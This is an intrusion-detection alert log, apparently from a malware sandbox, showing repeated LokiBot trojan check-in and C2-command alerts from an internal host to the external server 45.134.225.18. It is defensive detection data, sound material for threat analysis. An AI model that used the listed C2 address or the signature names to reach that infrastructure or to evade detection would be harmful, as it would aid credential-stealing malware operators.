Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:48.792500	TCP	2025381	ET TROJAN LokiBot Checkin	50003	80	192.168.2.5	45.134.225.18
12/03/20-09:59:48.792500	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50003	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.071201	TCP	2570	WEB-MISC Invalid HTTP Version String	50004	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.071201	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50004	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.071201	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50004	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.071201	TCP	2025381	ET TROJAN LokiBot Checkin	50004	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.071201	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50004	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.357742	TCP	2570	WEB-MISC Invalid HTTP Version String	50005	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.357742	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50005	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.357742	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50005	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.357742	TCP	2025381	ET TROJAN LokiBot Checkin	50005	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.357742	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50005	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.634615	TCP	2570	WEB-MISC Invalid HTTP Version String	50006	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.634615	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50006	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.634615	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50006	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.634615	TCP	2025381	ET TROJAN LokiBot Checkin	50006	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.634615	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50006	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.924174	TCP	2570	WEB-MISC Invalid HTTP Version String	50007	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.924174	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50007	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.924174	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50007	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.924174	TCP	2025381	ET TROJAN LokiBot Checkin	50007	80	192.168.2.5	45.134.225.18
12/03/20-09:59:49.924174	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50007	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.203157	TCP	2570	WEB-MISC Invalid HTTP Version String	50008	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.203157	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50008	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.203157	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50008	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.203157	TCP	2025381	ET TROJAN LokiBot Checkin	50008	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.203157	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50008	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.474940	TCP	2570	WEB-MISC Invalid HTTP Version String	50009	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.474940	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50009	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.474940	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50009	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.474940	TCP	2025381	ET TROJAN LokiBot Checkin	50009	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.474940	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50009	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.767015	TCP	2570	WEB-MISC Invalid HTTP Version String	50010	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.767015	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50010	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.767015	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50010	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.767015	TCP	2025381	ET TROJAN LokiBot Checkin	50010	80	192.168.2.5	45.134.225.18
12/03/20-09:59:50.767015	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50010	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:51.041356	TCP	2570	WEB-MISC Invalid HTTP Version String	50011	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.041356	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50011	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.041356	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50011	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.041356	TCP	2025381	ET TROJAN LokiBot Checkin	50011	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.041356	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50011	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.325003	TCP	2570	WEB-MISC Invalid HTTP Version String	50012	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.325003	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50012	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.325003	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50012	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.325003	TCP	2025381	ET TROJAN LokiBot Checkin	50012	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.325003	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50012	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.605096	TCP	2570	WEB-MISC Invalid HTTP Version String	50013	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.605096	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50013	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.605096	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50013	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.605096	TCP	2025381	ET TROJAN LokiBot Checkin	50013	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.605096	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50013	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.888755	TCP	2570	WEB-MISC Invalid HTTP Version String	50014	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.888755	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50014	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.888755	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50014	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.888755	TCP	2025381	ET TROJAN LokiBot Checkin	50014	80	192.168.2.5	45.134.225.18
12/03/20-09:59:51.888755	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50014	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.170396	TCP	2570	WEB-MISC Invalid HTTP Version String	50015	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.170396	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50015	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.170396	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50015	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.170396	TCP	2025381	ET TROJAN LokiBot Checkin	50015	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.170396	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50015	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.460302	TCP	2570	WEB-MISC Invalid HTTP Version String	50016	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.460302	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50016	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.460302	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50016	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.460302	TCP	2025381	ET TROJAN LokiBot Checkin	50016	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.460302	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50016	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.751157	TCP	2570	WEB-MISC Invalid HTTP Version String	50017	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.751157	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50017	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.751157	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50017	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.751157	TCP	2025381	ET TROJAN LokiBot Checkin	50017	80	192.168.2.5	45.134.225.18
12/03/20-09:59:52.751157	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50017	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.026244	TCP	2570	WEB-MISC Invalid HTTP Version String	50018	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.026244	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50018	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:53.026244	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50018	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.026244	TCP	2025381	ET TROJAN LokiBot Checkin	50018	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.026244	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50018	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.313351	TCP	2570	WEB-MISC Invalid HTTP Version String	50019	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.313351	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50019	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.313351	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50019	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.313351	TCP	2025381	ET TROJAN LokiBot Checkin	50019	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.313351	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50019	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.618964	TCP	2570	WEB-MISC Invalid HTTP Version String	50020	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.618964	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50020	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.618964	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50020	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.618964	TCP	2025381	ET TROJAN LokiBot Checkin	50020	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.618964	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50020	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.904172	TCP	2570	WEB-MISC Invalid HTTP Version String	50021	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.904172	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50021	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.904172	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50021	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.904172	TCP	2025381	ET TROJAN LokiBot Checkin	50021	80	192.168.2.5	45.134.225.18
12/03/20-09:59:53.904172	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50021	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.191137	TCP	2570	WEB-MISC Invalid HTTP Version String	50022	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.191137	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50022	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.191137	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50022	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.191137	TCP	2025381	ET TROJAN LokiBot Checkin	50022	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.191137	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50022	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.465897	TCP	2570	WEB-MISC Invalid HTTP Version String	50023	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.465897	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50023	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.465897	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50023	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.465897	TCP	2025381	ET TROJAN LokiBot Checkin	50023	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.465897	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50023	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.752488	TCP	2570	WEB-MISC Invalid HTTP Version String	50024	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.752488	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50024	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.752488	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50024	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.752488	TCP	2025381	ET TROJAN LokiBot Checkin	50024	80	192.168.2.5	45.134.225.18
12/03/20-09:59:54.752488	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50024	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.029848	TCP	2570	WEB-MISC Invalid HTTP Version String	50025	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.029848	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50025	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.029848	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50025	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.029848	TCP	2025381	ET TROJAN LokiBot Checkin	50025	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:55.029848	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50025	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.312925	TCP	2570	WEB-MISC Invalid HTTP Version String	50026	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.312925	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50026	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.312925	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50026	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.312925	TCP	2025381	ET TROJAN LokiBot Checkin	50026	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.312925	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50026	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.594479	TCP	2570	WEB-MISC Invalid HTTP Version String	50027	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.594479	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50027	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.594479	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50027	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.594479	TCP	2025381	ET TROJAN LokiBot Checkin	50027	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.594479	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50027	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.877948	TCP	2570	WEB-MISC Invalid HTTP Version String	50028	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.877948	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50028	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.877948	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50028	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.877948	TCP	2025381	ET TROJAN LokiBot Checkin	50028	80	192.168.2.5	45.134.225.18
12/03/20-09:59:55.877948	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50028	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.152435	TCP	2570	WEB-MISC Invalid HTTP Version String	50029	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.152435	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50029	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.152435	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50029	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.152435	TCP	2025381	ET TROJAN LokiBot Checkin	50029	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.152435	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50029	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.439679	TCP	2570	WEB-MISC Invalid HTTP Version String	50030	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.439679	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50030	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.439679	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50030	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.439679	TCP	2025381	ET TROJAN LokiBot Checkin	50030	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.439679	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50030	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.717292	TCP	2570	WEB-MISC Invalid HTTP Version String	50031	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.717292	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50031	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.717292	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50031	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.717292	TCP	2025381	ET TROJAN LokiBot Checkin	50031	80	192.168.2.5	45.134.225.18
12/03/20-09:59:56.717292	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50031	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.000933	TCP	2570	WEB-MISC Invalid HTTP Version String	50032	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.000933	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50032	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.000933	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50032	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.000933	TCP	2025381	ET TROJAN LokiBot Checkin	50032	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.000933	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50032	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.280421	TCP	2570	WEB-MISC Invalid HTTP Version String	50033	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:57.280421	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50033	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.280421	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50033	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.280421	TCP	2025381	ET TROJAN LokiBot Checkin	50033	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.280421	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50033	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.561964	TCP	2570	WEB-MISC Invalid HTTP Version String	50034	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.561964	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50034	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.561964	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50034	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.561964	TCP	2025381	ET TROJAN LokiBot Checkin	50034	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.561964	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50034	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.842858	TCP	2570	WEB-MISC Invalid HTTP Version String	50035	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.842858	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50035	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.842858	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50035	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.842858	TCP	2025381	ET TROJAN LokiBot Checkin	50035	80	192.168.2.5	45.134.225.18
12/03/20-09:59:57.842858	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50035	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.126952	TCP	2570	WEB-MISC Invalid HTTP Version String	50036	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.126952	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50036	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.126952	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50036	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.126952	TCP	2025381	ET TROJAN LokiBot Checkin	50036	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.126952	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50036	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.402295	TCP	2570	WEB-MISC Invalid HTTP Version String	50037	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.402295	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50037	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.402295	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50037	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.402295	TCP	2025381	ET TROJAN LokiBot Checkin	50037	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.402295	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50037	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.687575	TCP	2570	WEB-MISC Invalid HTTP Version String	50038	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.687575	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50038	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.687575	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50038	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.687575	TCP	2025381	ET TROJAN LokiBot Checkin	50038	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.687575	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50038	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.966305	TCP	2570	WEB-MISC Invalid HTTP Version String	50039	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.966305	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50039	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.966305	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50039	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.966305	TCP	2025381	ET TROJAN LokiBot Checkin	50039	80	192.168.2.5	45.134.225.18
12/03/20-09:59:58.966305	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50039	80	192.168.2.5	45.134.225.18
12/03/20-09:59:59.249735	TCP	2570	WEB-MISC Invalid HTTP Version String	50040	80	192.168.2.5	45.134.225.18
12/03/20-09:59:59.249735	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50040	80	192.168.2.5	45.134.225.18
12/03/20-09:59:59.249735	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50040	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-09:59:59.249735	TCP	2025381	ET TROJAN LokiBot Checkin	50040	80	192.168.2.5	45.134.225.18
12/03/20-09:59:59.249735	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50040	80	192.168.2.5	45.134.225.18
12/03/20-09:59:59.532765	TCP	2570	WEB-MISC Invalid HTTP Version String	50041	80	192.168.2.5	45.134.225.18
12/03/20-09:59:59.532765	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50041	80	192.168.2.5	45.134.225.18
12/03/20-09:59:59.532765	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50041	80	192.168.2.5	45.134.225.18
12/03/20-09:59:59.532765	TCP	2025381	ET TROJAN LokiBot Checkin	50041	80	192.168.2.5	45.134.225.18
12/03/20-09:59:59.532765	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50041	80	192.168.2.5	45.134.225.18
12/03/20-09:59:59.809638	TCP	2570	WEB-MISC Invalid HTTP Version String	50042	80	192.168.2.5	45.134.225.18
12/03/20-09:59:59.809638	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50042	80	192.168.2.5	45.134.225.18
12/03/20-09:59:59.809638	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50042	80	192.168.2.5	45.134.225.18
12/03/20-09:59:59.809638	TCP	2025381	ET TROJAN LokiBot Checkin	50042	80	192.168.2.5	45.134.225.18
12/03/20-09:59:59.809638	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50042	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.095649	TCP	2570	WEB-MISC Invalid HTTP Version String	50043	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.095649	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50043	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.095649	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50043	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.095649	TCP	2025381	ET TROJAN LokiBot Checkin	50043	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.095649	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50043	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.374718	TCP	2570	WEB-MISC Invalid HTTP Version String	50044	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.374718	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50044	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.374718	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50044	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.374718	TCP	2025381	ET TROJAN LokiBot Checkin	50044	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.374718	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50044	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.656235	TCP	2570	WEB-MISC Invalid HTTP Version String	50045	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.656235	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50045	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.656235	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50045	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.656235	TCP	2025381	ET TROJAN LokiBot Checkin	50045	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.656235	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50045	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.943449	TCP	2570	WEB-MISC Invalid HTTP Version String	50046	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.943449	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50046	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.943449	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50046	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.943449	TCP	2025381	ET TROJAN LokiBot Checkin	50046	80	192.168.2.5	45.134.225.18
12/03/20-10:00:00.943449	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50046	80	192.168.2.5	45.134.225.18
12/03/20-10:00:01.219175	TCP	2570	WEB-MISC Invalid HTTP Version String	50047	80	192.168.2.5	45.134.225.18
12/03/20-10:00:01.219175	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50047	80	192.168.2.5	45.134.225.18
